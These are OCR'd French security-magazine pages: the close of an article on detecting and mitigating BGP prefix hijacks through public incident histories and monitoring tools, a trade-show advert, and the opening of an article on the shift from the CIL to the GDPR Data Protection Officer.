La seconde règle est relative au routage IP. Elle définit que les préfixes plus spécifiques (le nombre de bits du masque est le plus élevé) l'emportent. Ainsi, si l'annonce légitime porte sur le préfixe 192.168.0.0/16, l'AS usurpateur pourra facilement récupérer une partie du trafic en annonçant, par exemple, 192.168.0.0/24. Il est intéressant de noter que l'AS légitime peut tenter de récupérer son trafic en annonçant le même /24.

La majorité des conflits d'annonces observés sont des erreurs de manipulations et non des actes de malveillance. Ainsi, si un AS utilise le préfixe 8.8.8.0/24 dans son réseau, et le redistribue en BGP sur Internet, il y aura un conflit avec l'annonce légitime effectuée par Google (AS15169). La figure 2, en page suivante, montre un exemple récent dans lequel l'AS34329 a annoncé le préfixe 8.8.8.0/24 sur Internet. Cette image est issue de https://stats.ripe.net qui permet notamment de suivre les annonces de préfixes en BGP. Ce conflit avec Google est douteux, mais est probablement le résultat d'une erreur de manipulation plutôt que d'une usurpation.

Les usurpations malveillantes observées en pratique portent sur des préfixes /24 et durent de quelques minutes à quelques heures.

## 3 Exemples d'usurpations offensives

Des erreurs de configurations et étourderies plus ou moins honnêtes des premiers jours, les usurpations





*Figure 2 : Conflits d'annonce BGP pour 8.8.8.0/24.*

d'annonces BGP sont désormais utilisées à des fins offensives pour envoyer du spam, intercepter du trafic, ou mener des attaques en disponibilité. Les incidents suivants sont des exemples représentatifs de ces nouveaux usages des usurpations.

En 2015, suite au piratage de la société Hacking Team **[WIKIPEDIA-HACKINGTEAM]**, les e-mails publiés sur WikiLeaks **[WIKILEAKS-HACKINGTEAM]** ont permis d'identifier un cas d'usurpation très intéressant. En juillet 2013, le préfixe 46.166.163.0/24 a définitivement cessé d'être annoncé sur Internet, comme cela arrive parfois. Il s'avère qu'il était notamment utilisé par le groupe ROS **[WIKIPEDIA-ROS]**, des carabiniers italiens, pour héberger un serveur C&C de Hacking Team, dans le cadre de leurs actions. Le serveur n'étant plus accessible, il n'était plus possible d'atteindre les clients de ce RAT (pour *Remote Access Trojan*). Afin de récupérer la main sur ces clients, le préfixe 46.166.163.0/24 a été réannoncé par Hacking Team du 16 au 22 août 2013 **[BGPMON-HACKINGTEAM]**. Cette annonce n'étant en conflit avec aucune autre, le trafic issu des clients a pu être récupéré. Une fois l'accès rétabli, il a été possible de les faire pointer vers un autre serveur C&C.

Plusieurs cas de redirections ciblées de trafic ont été identifiés par la société Renesys (rachetée par Dyn en 2014, puis par Oracle en 2016) en 2013 **[RENESYS-MITM]**. Les attaquants ont ici utilisé des usurpations BGP pour intercepter les paquets de leurs victimes, avant de les leur transférer comme si de rien n'était. Il s'agit d'une opération sophistiquée, car l'attaquant doit à la fois usurper un préfixe pour récupérer le trafic, et maintenir une route de retour saine vers ce même préfixe. Les différentes campagnes d'interception identifiées ont duré de quelques minutes à quelques heures. Leurs caractérisations ont été rendues possibles, car Renesys effectue en permanence des mesures actives (comme des pings et des traceroutes) de l'Internet. Leur analyse a posteriori, croisée aux archives d'annonces BGP, a permis de mettre en évidence ces attaques de l'homme du milieu d'un nouveau genre.

Une autre utilisation très créative de BGP a été rendue publique en 2014 **[SECUREWORKS-COINS]**. De février à mai, plusieurs usurpations ont été effectuées contre une vingtaine d'AS afin de voler des cryptomonnaies, dont des bitcoins, pour un montant estimé de 80 000 dollars. L'attaque utilise le fait que des mineurs effectuent les calculs sous-jacents nécessaires, puis se synchronisent, sans authentification, avec une coopérative qui transforme les résultats des calculs en monnaie. Afin de récupérer les résultats des mineurs, l'attaquant a usurpé les préfixes de coopératives pendant quelques heures, puis reconfiguré les mineurs afin de les synchroniser avec une coopérative sous son contrôle. Ces résultats peuvent alors être transformés en cryptomonnaie puis revendus. Cette campagne d'usurpations a touché plusieurs hébergeurs, dont un français. S'il est avéré que trois AS hébergés aux États-Unis et au Canada y ont participé, l'attribution demeure cependant floue. En effet, elle est soit le fait d'un employé mal intentionné, ou le résultat d'une attaque contre ces AS.

Entre juillet et novembre 2014, un AS russe a utilisé des usurpations BGP pour mener des campagnes de spam **[DYN-SPAM]**. Afin de masquer ses activités, il utilise des numéros d'AS et des préfixes non annoncés sur Internet en faisant croire qu'il est leur fournisseur de transit. Il n'apparaît donc pas comme étant à l'origine des usurpations, mais il demeure visible dans les **AS_PATH** associés. L'objectif est ici d'envoyer un maximum de pourriels avant que les adresses IP usurpées soient mises sur listes noires. Ces usurpations sont par conséquent très courtes, et changent rapidement de préfixes.

Plus récemment, en septembre 2016, à la suite de l'arrestation des dirigeants de la société israélienne vDoS, une série d'articles passionnants **[KREBS]** a fait la lumière sur cet écosystème singulier. En façade, vDoS fournit un service pour tester ses infrastructures, en pratique, elle est spécialisée dans le DaaS (*DDoS-as-a-Service*). Ces articles nous ont notamment appris que la société BackConnect, spécialisée dans l'anti DDoS, a effectué une usurpation BGP contre vDoS, afin de récupérer des informations sur leur mode opératoire, et protéger ses clients. Il s'agit du premier cas d'usurpation défensive publiquement rapportée. Cette action a été très vivement critiquée par la communauté **[NANOG-BACKCONNECT]**. D'autres activités douteuses de la société BackConnect ont été décrites dans un article de la société Dyn **[DYN-BACKCONNECT]**, dont une usurpation supposée contre l'un de ses concurrents, la société Staminus. Dans ce cas, BackConnect a usurpé l'**AS_PATH** de manière à masquer ses activités en faisant croire qu'elle est sur le chemin de son concurrent. Finalement, BackConnect semble effectuer des usurpations de courtes durées quotidiennement. Pour d'autres AS, il pourrait s'agir d'étourderies ou d'erreurs de configuration. Cela est cependant peu crédible étant donné le passif de BackConnect.

## 4 Comment les détecter ?

La description faite jusqu'ici est plutôt sombre, car BGP est désormais l'objet et la cible de nombreuses actions offensives. La situation n'est cependant pas désespérée, car il est possible de détecter la plupart de ces événements en étudiant les messages BGP échangés. Évidemment, plus la détection est effectuée rapidement, plus des contre-mesures adaptées pourront être mises en œuvre efficacement.

La base de la détection efficace des usurpations est l'obtention de la vision la plus exhaustive possible de l'Internet. L'objectif est ainsi de collecter et d'analyser les messages BGP reçus par les routeurs de nombreux AS répartis sur l'Internet. Cela permet de repérer des usurpations dont les zones de pollution sont limitées à un faible nombre d'AS.

Il existe de nombreux services commerciaux en ligne (comme http://bgpmon.net/, https://www.thousandeyes.com/ ou http://dyn.com/dyn-internet-intelligence/) dont le but est de surveiller les annonces de préfixes afin de détecter les usurpations et des changements suspects d'**AS_PATH** comme lors de redirections de trafic. Dans tous les cas, le gestionnaire d'un AS doit définir la liste des préfixes à surveiller, et ses fournisseurs de transit habituels. Grâce aux moyens importants de ces sociétés et à leurs nombreux collecteurs de routes, ces systèmes sont capables de détecter des événements et d'effectuer des alertes en temps réel par des e-mails, par exemple.

### Note

**Les outils fournis par RIPE stats, comme celui de la figure 3, permettent de surveiller des annonces et de comprendre les effets d'une usurpation. Cependant les archives BGP utilisées étant collectées toutes les huit heures, il n'est pas possible d'y observer des événements courts.**

Dans une certaine mesure, il est également possible de détecter les usurpations soi-même en combinant les résultats de différents projets publics.

Pour commencer, il est nécessaire de se procurer des messages BGP archivés par les projets RIS **[RIS]** et RouteViews **[ROUTEVIEWS]**. À ce jour, un seul collecteur est disponible en France. Dans les deux cas, le concept est identique : des collecteurs BGP répartis et connectés avec des AS volontaires stockent les messages BGP reçus dans le format MRT (pour *Multi-Threaded Routing Toolkit*), respectivement toutes les 5 et 15 minutes. Défini dans la RFC6396, ce format binaire est le standard de stockage des données de routage issues de différents protocoles, dont BGP. Pour le projet RIS, les données générées sont de l'ordre de 600 Go par an pour l'ensemble des collecteurs. Étant donné la façon dont sont stockées les données, il n'est pas possible de faire des analyses en temps réel. Le nouveau standard d'échange appelé BMP (pour *BGP Monitoring Protocol*,

et défini dans la RFC7854) a été conçu pour faciliter l'interrogation des routeurs et la récupération les messages BGP dynamiquement. Il n'est pas encore utilisé par ces deux projets, mais pourrait à terme permettre de détecter les usurpations plus rapidement.

Une fois les archives BGP récupérées, il est nécessaire d'extraire les données à l'aide d'un parseur MRT. Il en existe plusieurs, développés dans de nombreux langages, comme https://bitbucket.org/ripencc/bgpdump, https://github.com/yasuhiro-ohara-ntt/bgpdump2, https://github.com/ANSSI-FR/mabo ou https://github.com/YoshiyukiYamauchi/mrtparse. Voici un exemple de la sortie JSON de MaBo, le parseur développé par l'auteur de cet article. On peut y voir une représentation simplifiée d'une entrée MRT dans laquelle cinq préfixes sont annoncés par l'AS 12759.

```
$ ./mabo dump latest-update.gz | head -n 1 | json_pp
{
   "peer_ip" : "37.49.236.228", "peer_as" : 24482,
   "timestamp" : 1481477100, "type" : "update",
   "as_path" : "24482 12759",
   "announce" : [
      "78.153.80.0/20",
      "78.153.64.0/20",
      "188.126.160.0/20",
      "188.126.176.0/20",
      "212.16.224.0/19"
   ],
[..]
```

*Entrée MRT convertie en JSON.*

L'étape suivante consiste à analyser chacune de ces entrées afin de suivre les annonces de préfixes, et de détecter les usurpations. TaBi (https://github.com/ANSSI-FR/tabi) est un outil qui facilite ces étapes et construit une liste de préfixes en conflits. Avec huit cœurs, il faut compter environ 10 heures de calcul pour traiter un mois d'archives BGP d'un collecteur du RIS. Pour l'ensemble des collecteurs du RIS, cela fait près de 100 jours de calcul pour une année entière. En fin de compte, pour les 50 000 AS qui constituent l'Internet, cela représente plus de 10 milliards de conflits par an.

Afin de traiter les archives BGP efficacement, il est nécessaire de se doter d'un cluster de calcul et de stockage. Cette approche a été choisie par l'observatoire de la résilience de l'Internet français (https://www.ssi.gouv.fr/observatoire) qui a adapté TaBi à ses besoins (https://github.com/ANSSI-FR/tabi/blob/master/examples/annotation/README.md) afin d'analyser efficacement les conflits à l'aide de différents filtres, notamment basés sur les bases WHOIS et la RPKI, ainsi que sur les relations commerciales entre AS. Sur les deux dernières années, une dizaine d'usurpations ont été identifiées contre les AS français. Les rapports publiés par l'observatoire décrivent, par ailleurs, des phénomènes intéressants comme des spammeurs qui utilisent des préfixes appartenant à des AS français.

La détection de redirection de trafic dans le cas d'usurpation du numéro d'AS est un sujet compliqué, car elle nécessite de surveiller des changements dans les `AS_PATH`, qui sont, par nature, très dynamiques. Une autre façon de procéder consiste à effectuer des mesures actives afin de déterminer le chemin réellement emprunté par les paquets. C'est ce qui est, par exemple, fait par la société Dyn. Une alternative plus économique est d'utiliser les 10 000 sondes Atlas (https://atlas.ripe.net/) distribuées gratuitement par le RIPE. Le concept est simple, si l'on accepte d'héberger une sonde, on gagne des crédits qui peuvent être utilisés pour faire des mesures, comme des traceroutes, depuis n'importe quelle autre sonde. Un opérateur désirant surveiller ses préfixes pourrait ainsi effectuer des traceroutes réguliers depuis ces sondes, et détecter si son trafic est détourné.

## 5 Comment s'en prémunir ?

Différents mécanismes permettent de se protéger des effets des usurpations. Un premier consiste simplement à chiffrer et authentifier le trafic sensible, notamment à l'aide de SSH ou TLS, afin de rendre la redirection de trafic inutile. Un second est la détection des usurpations par des services commerciaux ou des solutions ad hoc. Il s'agit d'un aspect essentiel de la lutte contre les usurpations qui permettent aux gestionnaires des AS de réagir rapidement. Dans un premier temps, il est ainsi possible de récupérer tout ou partie de son trafic en annonçant des préfixes plus spécifiques comme des /24. Une autre approche plus lente consiste à contacter les fournisseurs de transit de l'AS à l'origine des usurpations afin de les faire cesser.

Finalement, il est impératif de mettre en œuvre les bonnes pratiques de filtrages BGP **[GUIDE-BGP]** afin de limiter, voire d'empêcher, les effets des usurpations. L'initiative MANRS (pour *Mutually Agreed Norms for Routing Security*) **[MANRS]** vise à augmenter la sécurité et la résilience de l'Internet en proposant aux AS de respecter une charte leur imposant notamment de filtrer les annonces BGP, et de mettre en place de l'anti-spoofing. ■

### Note

**Aujourd'hui, l'initiative « Let's Encrypt » (https://letsencrypt.org/) est incontournable pour qui souhaite mettre en œuvre HTTPS gratuitement. L'objectif est d'obtenir un certificat pour un nom de domaine si l'on est en mesure d'émettre et de recevoir du trafic avec l'adresse IP associée. Il est important de souligner que les usurpations BGP peuvent mettre à mal ce modèle. Un attaquant pourrait ainsi les utiliser pour récupérer un certificat frauduleux.**

### Remerciements

**Je remercie Florian Maury et Nicolas Vivet pour leurs relectures et leurs commentaires.**

**Retrouvez toutes les références de cet article sur le blog de MISC : http://www.miscmag.com**


# AccesSecurity

LE SALON MÉDITERRANÉEN
DE LA SÉCURITÉ GLOBALE

MARSEILLE CHANOT ■ 29 – 31 mars 2017

**MISC**
PARTENAIRE
DU SALON

## Salon Ateliers Colloque




Réservez votre badge gratuit avec le code **MISC**
sur **www.accessecurity.fr**

**www.accessecurity.fr**
#AccesSecurity

# L'ÉVOLUTION DE LA FONCTION CIL VERS LA FONCTION DPO

Denis VIROLE

Directeur des services d'Ageris Group - Gérant de Virole Conseil Formation

**mots-clés : PROTECTION DES DONNÉES À CARACTÈRE PERSONNEL / GDPR / CIL / CPD / DPO / INFORMATIQUE ET LIBERTÉS / SÉPARATION DES FONCTIONS**

*Le Règlement (UE) 2016/679 du Parlement européen et du Conseil du 27 avril 2016 relatif à la protection des personnes physiques à l'égard du traitement des données à caractère personnel et à la libre circulation de ces données définit dans la section 4, articles 37, 38 et 39 la désignation du Délégué à la Protection des Données, ses fonctions et ses missions. Le G29 a adopté le 13 décembre 2016 un « Guidelines on Data Protection Officers » afin d'aider les organismes à se mettre en conformité dans la désignation du DPO. Pourtant, un grand nombre d'organismes au sein de l'union se pose un grand nombre de questions dans l'interprétation de ces différents textes. Le DPO est-il simplement le nouveau nom du Correspondant à la Protection des données (CIL) pour la France ou s'agit-il d'une nouvelle fonction ? Comment intégrer la répartition des fonctions dans la gouvernance pour la sécurité des données à caractère personnel et la protection de la vie privée ?*

## 1 Introduction

Nous nous intéresserons tout d'abord aux missions du Correspondant à la Protection des Données, (Correspondant Informatique et Libertés, pour la France) et aux évolutions vers la fonction de DPO (*Data Protection Officer*) présentée dans le GDPR (Règlement 2019/ : 679 du Parlement européen et du Conseil relatif à la protection et à la libre circulation de ces données, et abrogeant la directive 95/46/CE).

L'objectif étant de non seulement structurer l'organisation pour la protection de la vie privée et la sécurité des données à caractère personnel, mais aussi, et surtout de concevoir une gouvernance efficace, notamment avec les directions métiers et les services chargés de la mise en œuvre opérationnelle des traitements, harmonieuse, en fonction de la culture professionnelle de l'entité et conforme aux exigences du règlement.

## 2 La désignation et les missions du CIL

Nous allons analyser les types de désignation, les missions et les qualifications du CIL présentées dans la loi et comment les organismes ont intégré la fonction dans leur système de gouvernance. L'objectif est de modéliser trois types de maturité (naissante, moyenne et forte).

L'article 22 III de la loi du 6 janvier 1978 modifiée suite à la Directive européenne du 24 octobre 1995 définit que : « *Les traitements pour lesquels le responsable a désigné un correspondant à la protection des données à caractère personnel chargé d'assurer, d'une manière indépendante, le respect des obligations prévues dans la présente loi sont dispensés des formalités prévues aux articles 23 et 24 sauf, lorsqu'un transfert de données à caractère personnel à destination d'un État non membre de la Communauté européenne est envisagé. La désignation du correspondant est notifiée à la CNIL. Elle est portée à la connaissance des instances représentatives du personnel. Le correspondant est une personne bénéficiant des qualifications requises pour exercer ces missions. Il tient une liste des traitements effectués immédiatement accessible à toute personne en faisant la demande et ne peut faire l'objet d'aucune sanction de la part de l'employeur du fait de l'accomplissement de ses missions ... Il peut saisir la CNIL des difficultés qu'il rencontre dans l'exercice de ses missions* ».

### 2.1 Les trois types de désignation

Trois types de désignation sont alors possibles de la part du Responsable du Traitement :

- la désignation partielle : la désignation est faite seulement pour certains des traitements relevant des régimes de la dispense de déclaration, de la déclaration normale et de la déclaration simplifiée ;
- la désignation générale : la désignation est faite pour l'ensemble des traitements relevant des régimes de la dispense de déclaration, de la déclaration normale et de la déclaration simplifiée ;
- la désignation étendue : la désignation étendue est faite pour la totalité des traitements relevant de la responsabilité de celui qui désigne : les missions du CIL concernent également les traitements soumis au régime de la demande d'autorisation ou d'avis préalable.

Dans les trois cas, les traitements pour lesquels le responsable a désigné un CIL, chargé d'assurer, d'une manière indépendante, le respect des obligations prévues dans la présente loi sont dispensés des formalités prévues aux articles 23 (déclaration) et 24 (déclaration simplifiée).

La désignation d'un CIL permet donc d'alléger les formalités. Elle a pour effet d'exonérer les responsables de traitements de l'accomplissement de tout ou partie des formalités préalables leur incombant. L'idée directrice est donc d'assurer une meilleure application de la loi. La désignation du correspondant permet au responsable de traitements de mieux assurer les obligations qui lui incombent en application de la loi.

La désignation du CIL offre un vecteur de sécurité juridique, elle doit permettre de garantir la conformité de l'organisme à la LIL. Elle est bien sûr un facteur de simplification des formalités administratives (exonération de l'obligation de déclaration préalable des traitements ordinaires et courants), elle offre un accès personnalisé aux services de la CNIL (extranet, formations, suivi personnalisé…), elle donne la preuve d'un engagement éthique et citoyen.

Le CIL exerce sa mission directement auprès du Responsable des Traitements. Sa désignation n'entraîne aucun transfert de responsabilité. Le responsable des traitements demeure responsable de tous les manquements à la loi.

Le CIL ne peut faire l'objet d'aucune sanction de la part de l'employeur du fait de l'accomplissement de sa mission.

La responsabilité pénale d'un CIL doit toutefois pouvoir être retenue s'il enfreint intentionnellement la législation Informatique et Libertés ou s'il aide le Responsable des Traitements à violer la loi.

## 2.2 CIL interne ou externe

Le CIL interne est un employé du Responsable du Traitement connaissant bien l'activité et le fonctionnement interne de l'organisme.

Il est toutefois possible de désigner un CIL extérieur à l'organisme. Les possibilités de choix d'un CIL externe ne sont pas les mêmes pour toutes les structures :

- le CIL interne : Le CIL est un employé du RT, de préférence connaissant bien l'activité et le fonctionnement interne de son entreprise ou administration ;
- CIL externe : Il est toutefois possible de désigner un CIL extérieur à l'organisme. Les possibilités de choix d'un CIL externe ne sont pas les mêmes pour toutes les structures :
  - → pour les entreprises ayant moins de 50 personnes qui sont chargées de la mise en œuvre des traitements et qui y ont directement accès, c'est-à-dire les structures de petite, moyenne importance : le choix du CIL est ici entièrement libre, c'est-à-dire qu'il peut être un employé, un employé d'une autre entité ou un professionnel indépendant ;
  - → Pour les entreprises ayant plus de 50 salariés qui sont chargées de la mise en œuvre des traitements ou qui y ont directement accès : le choix du CIL externe est limité et seul peut être désigné comme CIL un employé de l'organisme ou un salarié d'une des entités du groupe de sociétés auquel appartient l'organisme, un salarié du groupement économique dont est membre l'organisme, une personne mandatée à cet effet par un organisme professionnel, une personne mandatée à cet effet par un organisme regroupant des responsables de traitements d'un même secteur d'activité.
- le CIL mutualisé : la fonction de CIL peut être mutualisée entre différents organismes publics et privés, dès lors que ceux-ci sont liés par des intérêts économiques communs ou appartiennent à un même secteur d'activité.

## 3 Les missions

Le correspondant ne reçoit aucune instruction pour l'exercice de sa mission (le Responsable des Traitements ou son représentant légal ne peut être désigné comme CIL).

Les fonctions ou activités exercées concurremment par le CIL ne doivent pas être susceptibles de provoquer un conflit d'intérêts avec l'exercice de sa mission (article 46 du décret d'application de 2005) :

- diffuser une culture Informatique & Libertés ;
- veiller en toute indépendance à l'application de la loi ;
- tenir à jour la liste des traitements et assurer son accessibilité ;
- définir une politique de protection de la vie privée ;
- conseiller les acteurs concernés par le traitement des données à caractère personnel ;
- fournir des recommandations à ces différents acteurs ;
- réaliser la médiation entre les personnes concernées et le Responsable du Traitement ou le Responsable du Traitement et l'autorité de contrôle (la CNIL) ;
- exercer un droit d'alerte auprès de l'autorité de contrôle en cas de manquements constatés de la part du Responsable du Traitement.

## 4 Les qualifications

La loi prévoit que le CIL est une personne bénéficiant des qualifications requises pour exercer ses missions. Ces compétences doivent porter tant sur l'informatique et les nouvelles technologies que sur la règlementation relative à la protection des données à caractère personnel. Elles doivent également avoir trait au domaine d'activité dans lequel il exerce ses fonctions.

Lorsque le CIL est une personne morale, cette condition de qualification doit être remplie par le préposé



désigné par celle-ci pour mettre en œuvre les activités du correspondant.

Attention, la loi ne prévoit pas d'agrément et aucune exigence de diplôme. Toutefois, le CIL doit disposer de compétences variées et adaptées à la taille comme à l'activité du Responsable du Traitement.

Lorsque le CIL ne dispose pas de l'ensemble des qualifications requises à la date de sa désignation, il devra les acquérir, notamment, en participant aux ateliers du CIL organisés par la CNIL.

# 5 La fonction CIL et les types de maturité face à la protection des données à caractère personnel

## 5.1 Les organismes en maturité naissante

Un très grand nombre d'organismes privés ou publics n'ont retenu que le gain de l'allègement des formalités dans la nomination d'un CIL. La nomination du Correspondant devient donc un véritable « alibi » de mise en conformité avec la loi.

Les autres missions sont sous-estimées, voire oubliées, notamment :

- la mise en conformité opérationnelle et technique avec les normes simplifiées, les autorisations uniques, les actes règlementaires uniques par exemple sur les devoirs de durée de conservation/destruction ;
- la formalisation des politiques et recommandations pour la protection de la vie privée ;
- la mise en œuvre effective de ces politiques ;
- la garantie de respect des droits de la personne concernée ;
- ...

De plus il est très courant que la fonction CIL soit partagée avec la mission de Directeur des systèmes d'information ou de Responsable sécurité système d'information. Si ce type de fusion de responsabilités sur le même poste semble faciliter les échanges culturels et d'expérience, il est contradictoire avec les principes de séparation des pouvoirs et des responsabilités liés aux fonctions de gouvernance et contrôle de conformité. Ce type d'organisation entraîne classiquement des situations de conflit d'intérêt ou a minima de divergences de vues dans la réalisation effective des traitements de données à caractère personnel.

Il est intéressant que certaines autorités de contrôle dans l'Union, telle que la Commission nationale pour la Protection des Données du Luxembourg refuse ce type de désignation.

Le point marqueur de ce type d'organisation en faible maturité est la mauvaise compréhension et donc la sous-utilisation de la voie fonctionnelle qui relie le CIL à la CNIL. En effet, comme évoqué plus haut le CIL, ne reçoit aucune instruction de la part du Responsable du Traitement et en cas de difficulté, le CIL doit pouvoir solliciter et alerter la CNIL en cas de manquement.

Pour synthétiser, les caractéristiques de ce type d'organisme sont la faible culture Informatique et Libertés (la mission du CIL est donc réduite à la tenue d'un Registre et la constitution d'un bilan annuel rappelant les actions de sensibilisation effectuées dans l'organisme), le faible engagement opérationnel pour le respect des droits de la personne concernée, l'absence de prise en compte des risques juridiques et techniques.

## 5.2 Les organismes en maturité moyenne

Les CIL de ces organismes ont su profiter non seulement de la voie fonctionnelle qui les relie à l'autorité de contrôle (la CNIL pour la France), mais aussi de la relation « privilégiée » qui les relie au Responsable des traitements. À force de sensibilisation, en mettant plus en avant le dommage de déficit d'image et la perte de confiance dans l'organisme que la peur de la sanction éventuelle, ils ont su récupérer des moyens et l'autorisation de déclencher des campagnes de sensibilisation, responsabilisation auprès de non seulement les directions métiers et les utilisateurs, mais aussi auprès des directions techniques chargées de la mise en œuvre opérationnelle des traitements.

Ils entretiennent la diffusion de la culture protection de la vie privée grâce à des outils de communication (posters, goodies, plaquettes de synthèse…). Ils mettent en œuvre un réseau de RILS (Relais Informatique et Libertés) dans les métiers afin de relayer les messages essentiels.

Ils ont su aller plus loin que la simple sensibilisation. Ils écrivent ou se font assister pour la formalisation des procédures de traitement des demandes des personnes concernées, ce qui a sans conteste augmenté la mise en conformité de leur organisme avec la loi.

Pourtant la situation n'est pas totalement satisfaisante. Les CIL de ce type d'organisme sont suivis et appuyés par le Responsable du Traitement essentiellement pour les actions non structurantes. L'organisation de campagnes de sensibilisation, la constitution d'un registre des traitements et la définition des procédures pour mieux traiter les demandes des personnes concernées, n'est que peu structurante pour l'organisme et notamment pour le système d'information qui les traite. L'organisme n'a que peu intégré la dimension sécurité des traitements. La sécurité est encore vue comme une affaire d'expert technique.

Dans ce type de cas, le Responsable des Traitements a donné son feu vert pour les actions citées, mais seule une partie du chemin est réalisée pour se mettre en conformité.

En effet, quelle est la nature de la relation du CIL avec le DSI, le directeur de la sécurité physique et le RSSI ? Les engagements de responsabilité du Responsable du Traitement vont-ils plus loin que la simple communication ? Les engagements annoncés pour la protection de la vie privée sont-ils corrélés avec :

- des règles de sécurité physique pour le cloisonnement, et l'accueil, l'accès, la circulation des personnes externes ou internes dans l'organisme ;

- des règles de protection pour limiter les risques divers de la protection physique (environnement, services essentiels…) ;
- des exigences fonctionnelles et opérationnelles de sécurité logique et physique ;
- des validations formelles des risques résiduels lors des projets manipulant des volumes importants de données à caractère personnel ou de données sensibles ;
- de sensibilisations aux règles d'utilisation des supports d'informations sensibles ;
- d'audits de sécurité.

Le point marqueur de ce type d'organisation en maturité moyenne est l'engagement relatif du Responsable du Traitement qui réduit la fonction du CIL à la communication interne et externe.

La réalisation d'actions effectives et opérationnelles de protection physique et logique en concertation avec les directions techniques est clairement sous-estimée ou retardée. En bref les actions sont concentrées sur la communication et peu dans les actions opérationnelles. Sans doute les actions effectives et concrètes corrélées à la protection de la vie privée font peur au Responsable du Traitement qui voit les principes de la protection plus comme des contraintes que comme des exigences. Il pressent ces contraintes comme allant à l'encontre des objectifs d'efficacité et performance.

La relation entre le CIL et le RSSI, s'il existe, est rarement fluide, surtout si le CIL a un profil technique faible ou une connaissance peu approfondie de la maîtrise des risques. Ils ont du mal à se comprendre, aussi dans ce cas le CIL se concentre essentiellement sur les actions de communication et de constitution du registre et du bilan.

## 5.3 Les organismes en maturité effective

Les CIL de ces organismes ont su alerter et surtout convaincre les Responsables de Traitement de mettre en place une gouvernance où chacun a un rôle déterminant à jouer, entre le Responsable du Traitement, les directions métiers, les utilisateurs, la Direction des systèmes d'information, le Responsable sécurité d'information et le CIL.

La ligne conductrice n'est plus la communication interne ou externe et la constitution d'un registre ou du bilan, mais la protection effective de la vie privée par la sécurité des traitements des données à caractère personnel.

L'approche est donc beaucoup plus structurante pour l'organisme. Il s'agit donc de définir :

- des textes de référence montrant l'engagement de la direction pour la protection de la vie privée, une politique de protection des données à caractère personnel plus particulièrement destinée aux directions métiers, une politique de sécurité système d'information destinée à la DSI ou sa transcription contextuelle dans un Plan d'Assurance Sécurité destinée à un sous-traitant ;
- les processus et les acteurs permettant aux directions métiers de définir par les directions les exigences juridiques et fonctionnelles liées à la sensibilité des traitements de données à caractère personnel et aux menaces et risques associés ;
- les règles opérationnelles structurées par la DSI ou le sous-traitant pour la mise en application des règles fonctionnelles définies par le RSSI ;
- les principes du contrôle réalisé par le RSSI pour audit de la mise en conformité opérationnelle du SI avec le Référentiel.

Il est important de noter l'absence de contrôle direct du CIL et donc de la difficulté à fournir une preuve de la mise en œuvre opérationnelle et effective de mesures concrètes pour la protection de la vie privée.

Les contrôles réalisés dans ces types de structure sont essentiellement des contrôles techniques réalisés par le RSSI sur le SI pour vérifier la bonne intégration des règles fonctionnelles du référentiel SSI, aussi les contrôles « informatique et libertés » de conformité juridique ou d'adéquation techniques au regard des évènements redoutés sont clairement sous-estimés.

